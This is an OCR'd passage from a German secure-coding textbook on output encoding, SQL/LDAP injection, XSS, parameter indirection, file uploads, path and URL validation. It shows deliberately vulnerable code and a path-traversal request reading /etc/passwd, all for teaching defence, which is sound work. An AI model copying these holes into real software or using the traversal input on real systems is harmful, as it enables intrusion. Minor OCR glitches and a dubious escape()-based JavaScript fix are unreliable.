


Abb. 3.17 Kontext-abhängige Ausgabevalidierung

Ursache für Schwachstellen in diesem Bereich (also Interpreter Injection) ist ein Grundübel vieler Anwendungen, nämlich die bereits diskutierte fehlende Separierung des Steuer- und des Datenkanals (Abschn. 1.2.8). Einem Benutzer ist es dadurch möglich, Daten in den Steuerkanal zu injizieren, die er über den Datenkanal übermittelt hat. Im Fall von SQL Injection (siehe Abschn. 2.6.1) handelt es sich um SQL-Steuerzeichen, wie im folgenden Beispiel gezeigt wird – wobei die Variable „user-Id“ vom Benutzer kontrollierbar sein soll:

```
String sql = "select * from tbl where user = '" + userId + "'";
```

Um diese Schwachstelle zu beheben, müssen wir Variablen für den jeweiligen Ausgabekontext enkodieren, bevor wir sie ausgeben. Dies gelingt dadurch, dass wir den Parameter „user-Id“ durch einen entsprechenden API-Aufruf behandeln (z. B. „encodeForMySQL()“). Besser ist es jedoch, den Steuer- vom Datenkanal explizit zu trennen, was durch den Einsatz eines Prepared Statements möglich ist:

```
String sql = "SELECT * FROM tbl WHERE user = ? ";
PreparedStatement prepStmt = con.prepareStatement(sql);
prepStmt.setString(1, userId);
```

Statt SQL-Anfragen dynamisch zusammenzubauen, führen wir nun eine Parametrisierung des Interpreteraufrufs durch.. Entsprechende Programmierschnittstellen finden wir auch für andere Interpreter-Typen wie etwa LDAP. In der Praxis wird häufig ein Gemisch aus dynamischen und parametrisierten Aufrufen verwendet, wie im folgenden Beispiel gezeigt:

```
String sql = "SELECT * FROM tbl WHERE user = ? and name='" + name + "'";
PreparedStatement prepStmt = con.prepareStatement(sql);
prepStmt.setString(1, userId);
```

Auch wenn die hier konkatenierten (= aneinandergehängten) Variablen nicht von anwendungsexternen Variablen beeinflussbar sind, sollten derartige Vermengungen unbedingt vermieden werden. Nicht selten kann sich eine solche Annahme nämlich im Verlauf des Lebenszyklus einer Anwendung ändern und dadurch eine entsprechende SQL-Injection-Schwachstelle entstehen. Außerdem lässt sich Programmcode sehr viel einfacher manuell und automatisiert verifizieren, wenn auf die Konkatenierung von Parametern völlig verzichtet wird und stattdessen alle Parameter konsequent parametrisiert werden.

Besonders elegant lässt sich die Ausgabevalidierung im Fall von SQL architektonisch abbilden. Statt eines direkten SQL-Aufrufs kommt in vielen Anwendungen hierzu ein sogenanntes ORM-Framework (z. B. Hibernate oder Doctrine) zum Einsatz, durch das die Daten aus der Datenbank auf ein Objektmodell abgebildet werden. Die Anwendung greift dann über dieses Objektmodell auf die Daten zu. Um die sichere Durchführung der im Hintergrund verwendeten SQL-Aufrufe kümmert sich das ORM-Framework (siehe Abb. 3.18).




Abb. 3.18 Ausgabevalidierung mittels ORM

Grundsätzlich sollte für jeden Ausgabekontext sichergestellt werden, dass beim verwendeten Protokoll eine Trennung von Daten- und Steuerungskanal gewährleistet ist. Wo dies nicht der Fall ist, muss eine Enkodierung der Parameter z. B. mittels Parametrisierung oder durch Verwendung entsprechender Enkodierungs-APIs durchgeführt werden.

Wie wir im letzten Kapitel gesehen hatten, können neben SQL auch verschiedene andere Interpreteraufrufe verwundbar im Hinblick auf Interpreter Injection sein. Vor allem betrifft dies LDAP-Anbindungen. Werden nämlich benutzerkontrollierte Parameter in LDAP-Aufrufen verwendet, so können diese genauso wie SQL-Anfragen von Angreifern manipuliert werden, um darüber eigene LDAP-Abfragen einzuschleusen (LDAP Injection). Genauso wie bei SQL müssen daher auch hier entsprechende Interpreter-Aufrufe idealerweise parametrisiert werden. LDAP Injection kommt in der Praxis jedoch deutlich seltener vor als SQL Injection. Dies liegt zum einen daran, dass LDAP-Aufrufe in der Regel sehr viel seltener von Anwendungen durchgeführt werden. Zum anderen hat dies aber auch mit den eingesetzten APIs zutun. Viele Standard-APIs (z. B. „javax.naming.ldap“ bei Java) erfordern nämlich bereits von Hause aus, eine Parametrisierung des LDAP-Kontextes, was die Fehleranfälligkeit deutlich reduziert. Dennoch gibt es auch hier ein paar Möglichkeiten, dass Parameter an LDAP-Aufrufen konkateniert werden. Um LDAP Injection dort zu verhindern müssen diese Parameter zuvor mittels LDAP Encoding validiert werden.

- Interpreteraufrufe sollten vollständig parametrisiert werden, ggf. auch durch den Einsatz eines entsprechenden Wrappers oder einer Indirektionsschicht wie einem ORM-Framework. Dynamisch konkatenierte Aufrufe sollten gemieden werden!

Ausgabevalidierung am Frontend (allgemein) Im Fall von Ausgaben einer Webanwendung an den Benutzer – typischerweise also in den Browser – gestaltet sich die korrekte Enkodierung komplizierter, was auch ein Grund für die häufig vorkommenden Cross-Site-Scripting-Schwachstellen ist.

Schauen wir uns hierzu den folgenden Progammcode an:

```
<b>Farbe 2:</b><%=color %>
```

Tab. 3.13 HTML-Entity-Enkodierung

Zeichen	HTML-Entity	Dezimale Schreibweise	Beschreibung
"	&quot;	&#34;	Doppelte Anführungsstriche („Double Quotes“)
&	&	&#38;	Kaufmännisches Und
<	<	&#60;	Kleiner
>	>	&#62;	Größer

Dieser zeigt den Auszug aus einer JSP-Datei wie sie häufig in Java-basierten Webanwendungen zum Einsatz kommt. In diesem Fall wird die Variable „color“ in den HTML-Code geschrieben. Das entscheidende ist das „Wie“. Denn durch die Verwendung der <%-Notation wird der Wert unverändert ausgegeben. Das kann manchmal sinnvoll sein, in diesem Fall bedeutet es jedoch, dass wir hier eine potenzielle Cross-Site-Scripting-Schwachstelle (XSS) eingebaut haben. Diese ist genau dann ausnutzbar, wenn die Variable „color“ an irgendeiner Stelle durch einen Benutzer verändert werden kann – z. B. durch einen HTTP-Parameter.

Richtig wäre an dieser Stelle, die in der Variable „color“ enthaltenen HTML-Steuerzeichen durch entsprechende HTML Entities zu ersetzen, wodurch die Gefahr von Cross-Site Scripting gebannt wäre. Dies bezeichnen wir als HTML-Entity-Enkodierung (siehe Tab. 3.13).

In modernen Webanwendungen wickeln View-Technologien wie ASP.NET (bei .NET) oder Java JSPs mit Java Server Faces (JSF) oder JSTL-Tags glücklicherweise bereits einen großen Teil der erforderlichen Ausgabeenkodierung implizit ab. Wird wie im folgenden Fall ein entsprechendes Standard-Tag verwendet, dann enkodieren diese bereits standardmäßig alle ausgegebenen Parameter mittels HTML-Entity-Enkodierung („Default Secure“):

```
<b>Farbe 1:</b><c:out value="${color}" />
```

Die Verwendung solcher View-Technologien ist daher ein wichtiges Element für die Herstellung von Sicherheit. Nicht selten werden jedoch spätere Änderungen an einer Webanwendung an diesen Konzepten vorbeientwickelt oder sie werden falsch eingesetzt. Häufig wird etwa der standardmäßige Schutz aus Unkenntnis oder Bequemlichkeit einfach deaktiviert (im obigen Beispiel wäre dies mittels des Attributs `escape="false"` möglich). Bereits eine kleine Unachtsamkeit wie diese kann dann schnell eine ausnutzbare Cross-Site-Scripting-Schwachstelle erzeugen.

▶ **Tipp** Prüfen Sie bei Verwendung einer View-Technologie (z. B. Templating Engine) immer genau wie und wann durch diese Variablen enkodiert werden. Zwar sollten mittlerweile die meisten Technologien entsprechende Schutzfunktionen bereitstellen, dennoch gibt es hier teilweise große Unterschiede. Es lohnt diesen Aspekt bei der Auswahl solcher Technologien mit zu beachten.

Für alle gängigen Programmiersprachen existieren zudem natürlich auch entsprechende APIs, mit denen sich Parameter auch außerhalb der View, z. B. im Controller, enkodieren lassen. Das ist zwar selten der bessere Ansatz als innerhalb der View, lässt sich jedoch nicht immer vermeiden.

Ausgabevalidierung am Frontend (Sonderfälle) Wie bereits erwähnt, ist Enkodierung spezifisch zum jeweiligen Ausgabekontext zu sehen. HTML, wo HTML-Entity-Enkodierung anzuwenden ist, stellt jedoch keinesfalls den einzigen Kontext dar, in den Ausgaben einer Webanwendung geschrieben und so XSS-Schwachstellen erzeugt werden können. So lassen sich Parameter auf gleiche Weise in den CSS-, JavaScript- oder URL-Kontext schreiben, für die jeweils eigene Validierungsverfahren existieren (siehe Abb. 3.19).

Die Verwendung von Standard-Template-Technologien wie oben gezeigt, ist somit die richtige Wahl für die Fälle, wo auch HTML-Entity-Enkodierung erforderlich ist. Mit unterschiedlichen Ausgabekontexten kommen diese Frameworks jedoch in der Regel nicht zurecht, was in der Praxis zu einer *fehlerhaften Behandlung der Ausgabedaten* und dadurch zu einer XSS-Schwachstelle führen kann:

```
<script>
   var color=<c:out value="${color}" />;
…
</script>
```

Richtig wäre in diesem Fall die Variable „color“ mittels JavaScript-Escaping (Methode „escape()“) statt mit HTML-Entity-Enkodierung zu validieren, schließlich wird die Variable




Abb. 3.19 Erforderliche Enkodierungsverfahren innerhalb einer Webseite

hier auch im JavaScript-Kontext und nicht im HTML-Kontext ausgegeben. Das Ganze würde dann korrekt wie folgt aussehen:

```
<script>
   var color= escape(<c:out escape="false" value="${color}" />);
…
</script>
```

Glücklicherweise ist dies wohl eher ein Sonderfall. Von solchen Sonderfällen gibt es jedoch nicht wenige. Auch existieren verschiedene Bereiche innerhalb einer Webseite, für die eine Enkodierung gar nicht möglich ist und benutzerkontrollierte Parameter daher überhaupt nicht geschrieben werden sollten. Abb. 3.20 zeigt die Bereiche, die wir ausnehmen sollten.

In der Abbildung sehen wir auch die Verwendung problematischer JavaScript-APIs, nämlich „.innerHtml()“ sowie eval(). Die Verwendung solcher APIs kann zu einer DOM-basierten XSS-Schwachstelle führen, also einer Cross-Site-Scripting-Schwachstelle, die durch eine fehlerhafte Datenbehandlung innerhalb von JavaScript-Code selbst verursacht wird. Tab. 3.14 zeigt für diese entsprechend sichere APIs. Werden im Frontend JavaScript-Frameworks wie Angular.JS eingesetzt, kann dort der Einsatz anderer APIs oder




Abb. 3.20 HTML-Bereiche, in denen keine Parameter geschrieben werden sollten

Tab. 3.14 Unsichere und sichere JavaScript-APIs

Unsicher	Sicher
.innerHTML	.innerText, .textContent
eval()	JSON.parse()

Härtungseinstellungen erforderlich sein. Hier sei generell empfohlen, die jeweilige Dokumentation hierauf zu studieren.

Eine noch recht neue und additive Maßnahme ist die Content Security Policy (CSP). Statt Parameter zu enkodieren wird hierbei durch die Webanwendung per HTTP-Header spezifiziert, an welchen Stellen JavaScript-Code vom Browser überhaupt ausgeführt werden darf. Dadurch lässt es sich in sehr vielen Fällen unterbinden, dass eingeschleuster Schadcode dort zur Ausführung kommt. Wie genau dieser Ansatz funktioniert, wird in Abschn. 3.13.5 genauer erläutert.

Eingabevalidierung zusätzliche Maßnahme Gerade zur Verhinderung von Injection-Angriffen (Interpreter Injection genauso wie XSS) ist es wichtig, nicht auf eine einzelne Maßnahme zu vertrauen, sondern gemäß dem Defense-in-Depth-Prinzip verschiedene Verfahren miteinander zu kombinieren. Vor allem sollte die Ausgabevalidierung stets mit einer restriktiven Eingabevalidierung ergänzt werden. Allein dadurch, dass ein Parameterwert auf z. B. fünf Zeichen beschränkt wird, lässt sich über ihn in der Praxis kaum mehr eine Injection-Schwachstelle ausnutzen, selbst wenn der Parameter später unkodiert in eine Ausgabe eingebaut wird.

Gleiches gilt natürlich, wenn sich ein Parameter mittels Typenkonvertierung etwa in einen numerischen Datentyp abbilden („casten“) lässt. Da dies häufig implizit durch das Data Binding eines MVC Frameworks durchgeführt wird, reicht es vielfach schon aus, dort den gebundenen Datentyp von „String“ in „Integer“ zu ändern, um Injection-Angriffe über diesen Parameter auszuschließen. Da zudem viele Injection-Angriffe durch eine Manipulation von Anwendungsparametern erfolgen, besteht eine sehr effiziente Maßnahme, deren Durchführung zu verhindern, darin, die clientseitige Veränderbarkeit der Parameter zu unterbinden. Ansätze hierfür werden wir uns im nächsten Abschnitt genauer ansehen.

3.5.4 Schutz von Anwendungsparametern

Kommen wir nun zu einer Gruppe von Verfahren, die sich auf den ersten Blick vielleicht nicht direkt der Validierung zuordnen lässt, die im Endeffekt jedoch die Validität von Eingabedaten sicherstellen und daher auch als Form impliziter Eingabevalidierung verstanden werden müssen. Konkret geht es dabei um den Schutz von Anwendungsparametern. Dabei handelt es sich um Parameter, die nicht vom Client verändert werden sollen und zu denen in der Regel so ziemlich alles bis auf sichtbare Formularfelder gezählt wird. Genau diese Parameter sind es, die häufig nicht validiert werden und über die in der Praxis daher auch der überwiegende Teil an Sicherheitslücken in Anwendungen ausgenutzt wird.

Das beste Verfahren besteht auch hier in der Anwendung einer Vermeidungsstrategie, also Anwendungsparameter erst gar nicht an den Client zu senden, sondern sie über die Session des Benutzers abzubilden. Denn in den überwiegenden Fällen ist es schlicht nicht erforderlich, dass der Client diese Parameter erhält. Dies führt lediglich zu einer oftmals

erheblichen Vergrößerung der Angriffsfläche einer Anwendung. Es handelt sich dabei um eine Auslagerung von Anwendungsinterna an den Client, damit dieser anstatt der Controllerlogik den Anwendungszustand verwaltet. Das verschlankt den Controller und ermöglicht mehr Clients pro Controller, mit dem eklatanten Nachteil von Sicherheitslücken.

Wenn wir nicht auf die Propagierung von Anwendungsparametern verzichten wollen oder können, lassen sich diese z. B. per HMAC-Vergleich (siehe Abschn. 3.4.2) in einem vorgeschalteten Servlet Filter automatisiert auf mögliche Manipulation hin prüfen und ihre Integrität sicherstellen. Hierzu wird eine Prüfsumme über die relevanten Parameter gebildet, um einen entsprechend starken serverseitigen Schlüsselteil erweitert und als Cookie zum Client gesendet.

Ein eleganterer Ansatz besteht in der Verwendung von Indirektionen. Das Konzept der Indirektionen wurde bereits als allgemeines Sicherheitsprinzip (siehe Abschn. 3.3.8) genannt. Häufig wird es für die Abbildung von Datenbankinhalten über Objektmodelle (OR-Mapper) verwendet. Sehr viel seltener werden Indirektionen bei der Zugriffssteuerung, in diesem Zusammenhang häufig als „Indirect Seletion“ bezeichnet, eingesetzt.

Dabei lassen sich hierdurch Fehler in Access Controls äußerst wirksam verhindern. Die folgende Darstellung zeigt die beiden generellen Varianten von Indirektionen. Zum einen auf Basis eines globalen Mappings, welches wir für den Zugriff auf benutzerunspezifische Parameter verwenden können, zum anderen durch das Session-basierte Mapping, mit dem sich auch Indirektionen für solche Parameter bilden lassen, die spezifisch für einen angemeldeten Benutzer sind (siehe Abb. 3.21).

Durch die Verwendung solcher Indirektionen lässt sich nicht nur die Manipulation von Anwendungsparametern praktisch ausschließen, sondern auch der Zugriff auf sensible




Abb. 3.21 Globale und Session-basierte Indirektion

Daten zusätzlich absichern. Beispiel-Implementierungen dieses Ansatzes finden wir mit der Klasse „IndirectReferenceMap“ in der OWASP ESAPI sowie beim HDIV-Framework (siehe Abschn. 3.11.3).

Beispiel-Implementierung Eine globale Indirection Map lässt sich wie beschrieben sowohl mittels Datenbank als auch einer Property-Datei realisieren. Für Letzteres lässt sich z. B. Googles Guava API verwenden, die u. a. eine bidirektionale Map enthält, die wir für die Abbildung einer Indirektion zwingend benötigen.

Nehmen wir beispielsweise den folgenden Inhalt einer Property-Datei:

```
fileIndirectionMap=file1=filename1.txt,file2=filename2.txt
```

Alles hinter „fileIndirectionMap“ stellt dabei unsere Indirektions-Map dar. Mit dieser lässt sich nun wie folgt die Indirektion bzw. der tatsächliche Wert ermitteln:

```
Properties prop = new Properties();
...
String indirections = prop.getProperty("fileIndirectionMap");
BiMap<String, String>  map = HashBiMap.create();
map.putAll(Splitter.on(",").withKeyValueSeparator("=").split(indirec-
tions)I);
...
// Fall 1: Indirektion "file1" wird für Dateiname "file1.txt" ermittelt
String indirection = map.inverse().get("file1.txt"));
...
// Fall 2: Dateiname "file1.txt" wird aus Indirektion "file1" ermittelt:
String filename = map.get("file1");
```

Anders als im Fall von Benutzerparametern stellen Manipulationen von Anwendungsparametern zudem ein eindeutiges Indiz für einen Missbrauch dar, was sich daher auch entsprechend restriktiv von der Anwendung behandeln lässt (etwa durch Beenden der Session oder sogar Aussperren eines Benutzers). Im Rahmen der Ereignisbehandlung (siehe Abschn. 3.12) wird hierauf genauer Bezug genommen.

3.5.5 Sonderfall Dateiuploads

Funktionen, über die ein Benutzer Dateien in einer Anwendung hochladen kann, stellen ein zentrales Einfallstor für viele Angriffe auf Webanwendungen dar. Das hat damit zu tun, dass viele Betreiber schlicht unterschätzen, wie einfach es einem Angreifer möglich ist, die Prüfung von Dateiendungen auszuhebeln. Gelingt ihm dies, kann er in vielen Fällen beliebigen Schadcode auf dem System oder bei anderen Benutzern zur Ausführung bringen. Aber auch die Durchführung anderer Angriffe ist häufig über einen Dateiupload möglich.

Deshalb ist bei der Implementierung dieser Funktionen besondere Vorsicht geboten. Zumindest für aus dem Internet aufrufbare Upload-Funktionen sollten die folgenden Maßnahmen berücksichtigt werden.

Beschränkung des Zugriffs Upload-Funktionen sollten wenn möglich nur angemeldeten Benutzern zur Verfügung stehen und mit, aus fachlicher Sicht, sinnvollen Limits (z. B. 10 MB) versehen werden. Beides sind wichtige Maßnahmen, um die Angreifbarkeit durch DoS-Angriffe gegen diese Funktion einzuschränken.

Sichere Speicherung Hochgeladene Dateien sollten wenn möglich in einer Datenbank abgelegt werden. Auf diese Weise lassen sich verschiedene Sicherheitsprobleme (z. B. Path Traversal) praktisch ausschließen. Sollte dies nicht möglich sein und Dateien im Dateisystem abgelegt werden müssen, sollten hierbei die folgenden Punkte sichergestellt werden:

- **Erstelle eine neue Datei für jeden Upload:** Der Dateiname einer hochgeladenen Datei sollte durch den Benutzer nicht selbst bestimmbar sein, sondern stattdessen durch das System vergeben werden und eindeutig sein. Eine Datei darf niemals eine andere überschreiben können!
- **Speichere Dateien außerhalb des Document Roots:** Dateien sollten niemals unterhalb des Document Roots, also wo die Dateien der Webseite liegen, abgelegt werden. Dies ist deshalb so gefährlich, weil ein Angreifer darüber eine hochgeladene Datei potenziell über die Webseite aufrufen und darüber ggf. Schadcode zur Ausführung bringen kann. Besser geeignet ist ein separater Bereich auf einer eigenen Partition oder die Verwendung eines separaten Upload-Systems.
- **Verwende restriktive Dateiberechtigungen:** Dateien sollten stets so abgelegt werden, dass sie sich nicht ausführen lassen (z. B. mittels des Unix-Kommandos „chmod 0644“).

Sichere Typprüfung Die Prüfung von Dateierweiterungen lässt sich von einem Angreifer oftmals sehr einfach unter Verwendung eines entsprechenden Proxys oder anderer Verfahren umgehen. Im schlimmsten Fall gelingt es dadurch einem Angreifer, Dateien mit Schadcode hochzuladen, der ausgeführt wird, wenn ein anderer Benutzer die Datei öffnet.

Dateien sollten daher nicht allein auf Basis ihrer Dateierweiterung, sondern besser des Content-Typs und gegen eine Whitelist validiert werden. Der folgende Java-Code zeigt hierfür ein Beispiel:

```
private static final List<String> contentTypes = Arrays.asList("image/
png", "image/jpeg", "image/gif");
...
@Override
public boolean uploadCV(User user, MultipartFile file) {
    String fileContentType = file.getContentType();
    if(contentTypes.contains(fileContentType)) {
        // ok
    }
}
```

Manche Empfehlungen gehen soweit, an dieser Stelle auch die Verifizierung des Inhaltes einer Datei zu prüfen, etwa mit dem Unix-Kommando „file“ oder diversen APIs. In der Praxis führt dies jedoch häufig zu Performanceproblemen und Ähnlichem, ohne gleichzeitig zu einem nachvollziehbaren Sicherheitsgewinn zu führen. Daher soll dieser Ansatz hier auch nicht weiter vertieft werden.

Bereinigung von Schadcode Auch durch die restriktive Beschränkung von Dateitypen lässt sich das Risiko von Schadcode nicht völlig ausschließen. So gehen selbst von Dateitypen Gefahren aus, die eigentlich für sicher gehalten werden:

- **Microsoft Office-Dokumente** (Word/Excel) können schadhafte VBA-Makros enthalten.
- **PDF-Dokumente** können Schadcode in eingebetteten Anhängen enthalten, die vor allem über den Adobe Reader ausgenutzt werden.
- In **Bilder** kann ebenfalls Schadcode eingebettet werden (verschiedene Bildformate waren hier in der Vergangenheit in Verbindung mit entsprechenden Browser-Schwachstellen anfällig).

Eine Möglichkeit diesen Gefahren zu begegnen ist hochgeladene Dateien zunächst in einen Quarantäne-Ordner (bzw. einer Datenbank) zu speichern und dort mit einem AntiVirus-Programm zu scannen. Erst bei negativem Befund wird dann die Datei an das entsprechende Ziel verschoben. Dieses Verfahren birgt allerdingt zwei Probleme: (1) Es ist relativ aufwendig zu implementieren und (2) es ist limitiert, da Virenscanner nicht unbedingt jeden Schadcode auch erkennen können. Alternativ hierzu lassen sich die genannten Dateien aber auch säubern, indem dort alle ausführbaren Inhalte einfach entfernt[8] oder Dateien automatisch in sichere Formate (z. B. Postscript) konvertiert werden.

3.5.6 Sonderfall Dateipfade

Werden von einer Anwendung Benutzereingaben als Bestandteil eines Dateipfades aufgelöst, kann dies von Angreifern dazu ausgenutzt werden, um hierüber auf geschützte Verzeichnisse zu traversieren:

```
http(s)://www.example.com/query?filename=../../../etc/passwd
```

Um derartige Angriffe zu verhindern, muss eine Anwendung eine der folgenden Maßnahmen umsetzen:

1. Prüfung gegen eine Whitelist
2. Prüfung gegen ein festes Präfix im kanonisierten Pfad, idealerweise mit definiertem Suffix.

Der letztere Fall ist flexibler, allerdings auch gefährlicher, wenn dieser nicht korrekt umgesetzt ist. Wir hatten zudem in Abschn. 3.5.2 bereits gesehen, dass vor der Prüfung eines

[8] Siehe hierzu https://www.owasp.org/index.php/Protect_FileUpload_Against_Malicious_File.

Dateipfades dieser zunächst zu normalisieren ist. Bei Java geschieht dies mit der Methode „getCanonicalPath()“.[9] Im Folgenden ist hierzu ein Beispiel für die Validierung eines Dateipfades mittels der zweiten Variante zusehen:

```
String filename = FILE_LOCATION+"/"+userParameter + ".txt";
File file = new File(filename);
// Kanonisierung des Pfades, um "../../" herauszufiltern
String canonicalPath = file.getCanonicalPath();
if (canonicalPath.startsWith(FILE_LOCATION)) {
   // Ok, Dateiname befindet sich in dem vorgesehenen Verzeichnis
}
```

3.5.7 Sonderfall URLs

Häufig verarbeiten Webanwendungen URLs als Eingaben, die es natürlich auch zu validieren gilt. Dabei geht es hierbei nicht nur um die Sicherstellung der syntaktischen, sondern auch inhaltlichen Korrektheit einer eingelesenen URL. Im letzten Kapitel wurde in diesem Zusammenhang bereits die Schwachstelle vom Typ Open Redirect (siehe Abschn. 2.7.4) behandelt, über die sich Phishing und andere Angriffe durchführen lassen. Eine syntaktisch korrekte URL muss zudem keinesfalls eine Webadresse sein, sondern kann auch verschiedene weitere Schemas besitzen, darunter:

- JavaScript://
- data://
- chrome://
- file://

Wie im Fall von Dateipfaden lassen sich auch hier im Fall dynamischer, also nicht fest definierter, Links Angriffe dadurch verhindern, dass stets ein festes URL-Präfix verwendet wird:

```
String url = "https://www.example.com/"+URLEncoder.encode(p,"UTF-8");
```

Dort wo URLs von unterschiedlichen Hosts erlaubt sein müssen, sollten diese per Whitelist-Vergleich validiert werden. Die Liste erlaubter URLs kann dann z. B. aus der Datenbank oder einer Property-Datei bezogen werden. Natürlich lassen sich auch hierfür wieder Indirektionen einsetzen. Dabei wird lediglich eine Referenz auf eine hinterlegte URL als Parameterwert verwendet (siehe Abb. 3.22).[10]

▶ Kontrollieren Sie genau, wohin Ihre Anwendung Benutzer weiterleitet.

[9] Wie bereits erwähnt, werden die beiden Begriffe Kanonisierung und Normalisierung nicht einheitlich von APIs verwendet. Hier entspricht die Funktion „getCanonicalPath()“ der einer Normalisierung.

[10] Auch zu diesem Thema ist ein hilfreiches Cheat Sheet auf der Webseite der OWASP verfügbar (vergl. [25]).




Abb. 3.22 Implizite Validierung von URLs durch Indirektion

3.5.8 Sonderfall XML

Oft verarbeiten Webanwendungen strukturierte XML-Daten als Eingaben. Mit den meisten bisher vorgestellten Validierungsansätzen wie Längenbeschränkung oder Begrenzung des Wertebereiches wird man jedoch nicht sehr weit kommen. Eine Möglichkeit besteht in dem Casting der Eingaben in ein XML-Objekt. Dadurch wissen wir jedoch lediglich, ob die erhaltenen XML-Daten wohlgeformt (engl. Well Formed), also syntaktisch korrekt sind, nicht jedoch, ob auch der Inhalt valide ist.

